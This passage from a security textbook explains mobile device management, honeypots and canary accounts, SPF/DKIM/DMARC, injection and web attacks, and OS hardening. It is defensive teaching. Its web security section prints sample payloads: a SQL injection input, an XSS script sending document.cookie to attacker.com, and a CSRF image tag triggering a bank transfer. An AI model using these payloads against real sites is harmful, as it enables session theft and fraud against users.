MDM supports both organization-owned devices and bring your own device (BYOD) arrangements, in which employees use personally owned devices for work. The ownership model affects how much control administrators should have and which management features they can use. The National Institute of Standards and Technology (NIST) addresses both models in its guidance for securing enterprise mobile devices.
Examples of environments that benefit from MDM include:
- Healthcare: A hospital issues tablets for accessing patient information and needs consistent screen-lock settings and approved applications.
- Education: A college lends tablets to students or staff and needs to distribute learning applications and prepare devices for reassignment.
- Retail and field services: A business issues phones or tablets for inventory checks, deliveries, or service calls and needs to configure many devices consistently.
- Remote and hybrid work: Employees access work email and documents from different locations, so administrators need a way to manage devices without physically handling each one.
Across these settings, MDM helps answer three practical questions: Which devices do we manage, do they meet our security requirements, and what can we do when a device is lost or no longer authorized for work?
How Management Works
Management begins with enrollment, the process that registers a device with the management service and establishes its management permissions. Administrators assign policies, and the device receives settings and reports management information through its operating system's supported management features. Devices must communicate with the service to receive new commands and report current status. Available controls depend on the platform, ownership, and enrollment method. Microsoft's device enrollment guide illustrates how enrollment choices differ across platforms and ownership models.
Typical capabilities include:
- Device inventory: Record enrolled devices, their assigned users, operating system versions, and management status.
- Security configuration: Require supported screen-lock, passcode, and encryption settings; configure organizational network connections.
- Compliance monitoring: Check whether devices meet requirements, such as a minimum operating system version. Integration with an identity service can restrict access to work resources when a device fails those checks.
- Application management: Distribute approved work applications and apply supported installation restrictions. Control over personal applications depends on the enrollment model.
- Work-data separation: Use supported work profiles or managed applications to keep organizational information separate from personal information.
- Remote response and retirement: Issue supported lock or data-removal commands when a device is lost, reassigned, or removed from service.
Containerization, in mobile device management, creates a logically separated area for managed work applications and data. Supported operating system features and application policies enforce the boundary and control actions such as copying a work document into a personal application. The two areas share the same physical device; the diagram represents management boundaries rather than separate storage partitions. The exact separation and available controls depend on the platform and enrollment method.
Figure 9.6 shows how a managed work container separates organizational information from personal content on one phone.

Figure 9.6: Containerization separates managed work applications and data from personal content, with policy-controlled sharing and selective removal of work data.
Text description for Figure 9.6
A single phone contains two outlined areas. The personal area holds photos, messages, and personal applications. The managed work container holds work email, files, and applications marked with briefcase badges. A lock marks the work boundary, and an organization management console supplies work policies. A policy-controlled connection between the areas represents restrictions on sharing, such as copying work files into personal applications. Below the phone, a folder with a minus symbol represents selective wipe removing managed work data. A photo with a check mark represents personal content staying on the device. These are logical management boundaries on one device. Platform and enrollment choices determine the actual controls and removal scope; the illustration does not imply that every enrollment model limits all administrator authority to the work area.
Ownership, Privacy, and Remote Wipe
An organization may exercise extensive control over a company-issued device dedicated to work. A personally owned phone requires clear boundaries: employees should understand what administrators can see, which settings they can enforce, and what data they can remove before enrollment.
Full-device wipe resets a device and removes personal and organizational data. Selective wipe removes managed work data while preserving personal content, within the capabilities of the platform and management method. For example, Microsoft documents a retire action that removes managed company data and settings, with behavior that varies by platform. Administrators must verify the scope of the selected action before using it.
A remote command also requires the device to receive and process it. An offline or powered-off phone may retain its data while a wipe remains pending. Encryption, a strong device passcode, and prompt revocation of work access therefore remain necessary protections.
For example, consider a fictional company that issues phones to delivery drivers. During enrollment, administrators configure automatic screen locking and install the delivery application. If a driver loses a phone, the support team can revoke its access to work services and request a supported remote lock or wipe. The team then checks whether the command completed. This response combines preventive settings, access control, and follow-up verification rather than assuming that sending a wipe command immediately removes the data.
9.5 Deception Technologies
Deception technologies place monitored decoy systems or data where suspicious interactions can generate investigation leads. Detection depends on the interaction, instrumentation, and delivery of the alert.
Honeypots and Honeynets
A honeypot is a fake system that appears valuable but is isolated and monitored. For example:
- A fake database server that looks like it contains customer data but actually contains fake records.
- A fake web server with intentionally weak security, appearing to host a company application.
- A fake SMB share containing interesting-looking documents.
Monitoring can record connections and other interactions with the honeypot. Logging coverage varies; analysts also distinguish suspicious activity from authorized scanners or accidental access.
A honeynet is a network of honeypots. A fake internal network containing multiple honeypot servers that appear to be part of the real network. An attacker who gains access to the real network and explores might stumble upon the honeynet and interact with its systems.
Honeytokens and Canary Accounts
A honeytoken is fake data placed where real data exists. For example:
- A fake database user with credentials placed in a configuration file.
- A fake AWS access key in a code repository.
- A fake API key in a developer's notes.
When the honeytoken is used, it is detected. If a configuration file is stolen and the attacker uses the fake database credentials, the system logs the attempt.
A canary account is a fake user account that should never be used for real work.
For example:
- Create an account "admin-backup" in Active Directory.
- Set it with a strong, random password that no one should know.
- Configure logging so that any login attempt to this account triggers an alert.
A canary account event warrants investigation. Check whether authentication succeeded, what source generated it, and whether testing, misconfiguration, or unauthorized activity explains it.
Forensic and Operational Value
Deception technologies can provide useful forensic leads:
- Honeypot logs can show recorded requests, source addresses, and timing.
- A honeytoken event can identify which decoy was used. A token may have been copied or shared, so its use does not by itself identify the original compromised system.
- A canary account event can show an attempted or successful authentication. It does not automatically establish domain-administrator privileges or the actor's identity.
Correlate these records with endpoint, authentication, and network evidence. Isolate decoys, control their permissions and connectivity, and monitor their operation. They can provide early warning, but they do not guarantee detection before damage occurs.
Figure 9.7 follows decoy interactions into an investigation.

Figure 9.7: Interactions with decoy systems, tokens, and accounts provide investigation leads that require context.
Text description for Figure 9.7
A monitored honeypot, honeytoken, or canary account can generate an alert when someone interacts with it. The analyst examines the source, timestamp, action, and surrounding activity. Authorized scanning, accidental access, or a copied token can affect interpretation. A decoy alert alone does not prove who acted, which original system was compromised, or which privileges the actor holds.
Putting It Together: Deception Strategy
An organization:
- Creates honeypot databases filled with fake customer records.
- Places canary accounts in Active Directory.
- Creates honeytokens (fake credentials, API keys) and plants them in common places (developers' desktops, shared documentation, code repositories).
- Configures monitoring to alert if any honeytoken or canary account is accessed.
When an attacker compromises a developer's laptop, they find notes with an API key. When they use the key, the organization is alerted. The honeypot database appears to have customer data, and when the attacker accesses it, detailed logs show what they queried. A canary account event adds a source and time to investigate; analysts verify the account's permissions and whether authentication succeeded. This intelligence enables a coordinated response.
9.6 Email and Application Security
Email and web applications are primary attack vectors because they interact directly with users, who can be manipulated.
Email Security Controls
DMARC, DKIM, SPF
These mechanisms help receivers evaluate domain authentication and detect some forms of spoofing.
SPF (Sender Policy Framework) checks whether a sending server is authorized for the domain used in the Simple Mail Transfer Protocol (SMTP) envelope sender, or the HELO identity (the domain announced by the sending server) in applicable cases. That domain can differ from the visible From address.
Example: v=spf1 include:_spf.google.com ~all
The record includes Google's published sending policy. The ~all qualifier produces a softfail for other senders; it does not itself require rejection.
DKIM (DomainKeys Identified Mail) verifies a signature over selected message headers and the body using a key published by the signing domain. A valid signature supports message integrity for the signed content; it does not prove the sender's intent or that the content is safe.
DMARC (Domain-based Message Authentication, Reporting, and Conformance) requires a successful SPF result with domain alignment, or at least one successful DKIM signature with domain alignment. Alignment connects the authenticated domain with the domain in the visible From address, under strict or relaxed matching rules.
If neither method qualifies, DMARC fails. Domain policy can request monitoring, quarantine, or rejection, while receivers apply their own handling decisions. Forwarding and message modification can affect authentication. Lookalike domains and compromised legitimate accounts can still send phishing messages that pass DMARC. See the current DMARC specification, RFC 9989.
Figure 9.8 shows the alignment requirement for DMARC.

Figure 9.8: DMARC passes when at least one successful authentication method aligns with the visible From domain.
Text description for Figure 9.8
Domain-based Message Authentication, Reporting, and Conformance (DMARC) compares authenticated domains with the domain in the visible From address. Sender Policy Framework (SPF) authenticates the relevant sending identity. DomainKeys Identified Mail (DKIM) verifies a signing domain and signature. DMARC passes if SPF passes with alignment or if at least one DKIM signature passes with alignment. If neither qualifies, DMARC fails and the receiver handles the message according to policy and local considerations. Passing does not establish that the content is safe.
Email Filtering and Sandboxing
Email gateways scan incoming and outgoing email:
- Spam filtering: Block bulk and unsolicited email.
- Malware detection: Scan attachments for malware using signatures and behavior analysis.
- Phishing detection: Identify phishing emails and block or quarantine them.
- Sandboxing: Detonate suspicious attachments in a sandbox (isolated environment) and observe their behavior. If they behave like malware, block the email.
Email is a primary attack vector, so gateway protection is critical.
Secure Development and Input Validation
Injection Attacks
SQL Injection, command injection, and code injection occur when an application allows untrusted input to alter the syntax of a query, command, or program.
Example vulnerable code (pseudocode):
userInput = request.getParameter("username");
query = "SELECT * FROM users WHERE username = '" + userInput + "'";
executeQuery(query);
If userInput is admin' --, the query becomes:
SELECT * FROM users WHERE username = 'admin' --'
In SQL dialects that accept this comment syntax, -- comments out the trailing quote. The example query has no password predicate, so it does not demonstrate commenting out a password check. It demonstrates input changing SQL syntax and selecting the admin row. The effect depends on the database, permissions, and how the application uses the result.
Use layered defenses:
- Parameterized queries: Prepare the statement and bind values through the database API, keeping query structure separate from supplied data.
- Allowlist validation: Check expected types, lengths, formats, and ranges. Use an allowlist for identifiers that cannot be supplied as parameters.
- Least privilege: Restrict database permissions to the application's required operations.
Character escaping is fragile and is not the preferred primary defense. See OWASP's SQL injection prevention guidance.
Figure 9.9 separates query structure from bound user data.

Figure 9.9: A parameterized query sends the SQL structure and user-supplied value separately.
Text description for Figure 9.9
The application prepares a query with a placeholder for the username, then binds the user's value through the database API. The database treats that value as data within the prepared statement. This prevents it from altering the query structure. Validation still enforces expected business inputs, and identifiers that cannot be parameterized need an allowlist. Authentication also requires an appropriate password-verification process; selecting a username alone does not authenticate a user.
Cross-Site Scripting and Other Web Attacks
Cross-Site Scripting (XSS) occurs when an application displays user-controlled input without sanitizing it.
Example: A user posts a comment containing:
<script>
fetch('https://attacker.com/?cookie=' + document.cookie);
</script>
If the application inserts the comment into an executable HTML context without effective protection, the script can run in another viewer's browser. document.cookie exposes only cookies available to JavaScript; an HttpOnly session cookie cannot be read this way. XSS can still perform actions in the user's session or access page data.
Defense: Use safe output methods and encoding appropriate to the destination context. HTML text encoding is appropriate for ordinary HTML text, while attributes, URLs, and JavaScript require different handling. If users may submit rich HTML, use a maintained HTML sanitizer. Avoid inserting untrusted data into executable contexts. See OWASP's XSS prevention guidance.
Cross-Site Request Forgery (CSRF) tricks a user into performing an unintended action.
Example: A user is logged into their bank website. While that tab is open, they visit a malicious website containing:
<img src="https://bank.com/transfer?to=attacker&amount=1000" />
This example requires a vulnerable server that changes state on a GET request and accepts the request with the user's credentials. Whether the browser sends cookies depends on attributes such as SameSite and browser policy.
Defense: Do not use GET for state-changing actions. Use the framework's CSRF protection, validate unpredictable tokens where applicable, check request origin as appropriate, and use suitable SameSite cookie settings. Validate the request on the server. See OWASP's CSRF prevention guidance.
Secure Coding Practices
- Input validation: All user input is suspicious. Validate type, length, format, and range.
- Parameterized queries: Use prepared statements, not string concatenation.
- Output encoding: Use encoding and safe APIs appropriate to the destination context, such as HTML text, HTML attributes, or URLs. Use parameterized queries for SQL values.
- Principle of least privilege: Code runs with minimum permissions required. A web application does not need root access to a database.
- Error handling: Do not leak technical details in error messages. "Database error: invalid SQL syntax" tells attackers the application uses SQL. Say "An error occurred; contact support."
- Logging and monitoring: Log security-relevant events (login attempts, data access) and monitor for anomalies.
- Dependency management: Keep libraries and frameworks updated. Vulnerable third-party code is a common attack vector.
9.7 Operating System Security
Operating systems require ongoing maintenance and hardening to remain secure.
Patch Management
Patches are software updates that fix bugs and vulnerabilities. A zero-day vulnerability that is publicly disclosed (or exploited without disclosure) is an emergency: organizations must patch or apply workarounds quickly.
Patch management challenges:
- Compatibility: A patch might break an application that depends on the vulnerable behavior. Testing is necessary before deploying to production.
- Update frequency: Microsoft releases patches monthly. Linux distributions patch constantly. Staying current requires discipline.
- Legacy systems: Old systems may not have patches available. Vendors no longer support Windows XP or Windows 7. What do you do with a system that cannot be patched?
A patch management process:
- Announce patches monthly (for planned patches) or immediately (for critical vulnerabilities).
- Test patches in a test environment to ensure they do not break applications.
- Deploy patches in phases: pilot systems first, then progressively to production.
- Verify patches are applied successfully and systems still function.
- Log patch status for compliance audits.
Configuration Management
Configuration management ensures systems are configured consistently and securely.
Tools like Ansible, Puppet, or Chef define desired system configuration in code. When a system deviates from the desired configuration (an administrator manually disables the firewall, a software update reconfigures a service), the configuration management system detects the deviation and corrects it.
Configuration management:
- Ensures consistent security baselines across many systems.
- Makes it easier to scale: define configuration once, apply to 100 servers.
- Provides auditability: configuration is version-controlled; you can see who changed what and when.
- Speeds recovery: if a system is compromised and wiped, reimage it and reapply configuration to restore it to a known good state.
Figure 9.10 connects security baselines with verification.

Figure 9.10: Hardening is an ongoing cycle of assessment, tested changes, deployment, and verification against a baseline.
Text description for Figure 9.10
A security baseline records the intended configuration. Administrators assess affected systems and exposure, test suitable updates or configuration changes, deploy them in controlled phases, and verify both security settings and required functionality. They record results and reassess deviations. Urgent risks may require accelerated handling or temporary mitigations under the organization's change and incident procedures.
Group Policy and Directory Services
On Windows networks, Group Policy allows administrators to enforce security settings on many computers from a central location (Active Directory).
Group Policy can enforce:
- Password policies (minimum length, complexity, history, maximum age).
- Firewall rules.
- Software restrictions (only allowed applications can run).
- Drive encryption (BitLocker).
- Update policies (force Windows updates on a schedule).
- Security baselines.
A domain administrator creates a Group Policy Object defining security settings, links it to an organizational unit in Active Directory, and all computers in that OU inherit the policy.
Linux and macOS have configuration management tools that achieve similar centralized control.
Logging and Auditing
Logs record what happened on a system: user logins, file access, process execution, security events. Logs can support a forensic investigation, but they record only events enabled and successfully collected. Missing or altered records limit what analysts can conclude.
Logging challenges:
- Volume: Log volume depends on workloads, event selection, and system count. Measure expected ingestion and retention needs when planning storage and search capacity.
- Log manipulation: An attacker with sufficient privileges can delete or modify local logs or disable collection. Forwarding events to a separately controlled collector can preserve copies already received. Protect the collector and monitor forwarding gaps.
- Retention: Set a documented schedule based on applicable obligations, investigation needs, and privacy requirements. HIPAA's six-year documentation requirement is not a blanket six-year rule for every technical log. The HHS Security Rule summary describes the required documentation; determine which records your organization must retain with its compliance and legal staff.
Organizations use log aggregation and SIEM (Security Information and Event Management) systems to collect, store, and analyze logs from many systems.
Figure 9.11 shows what a separately controlled log copy can preserve.
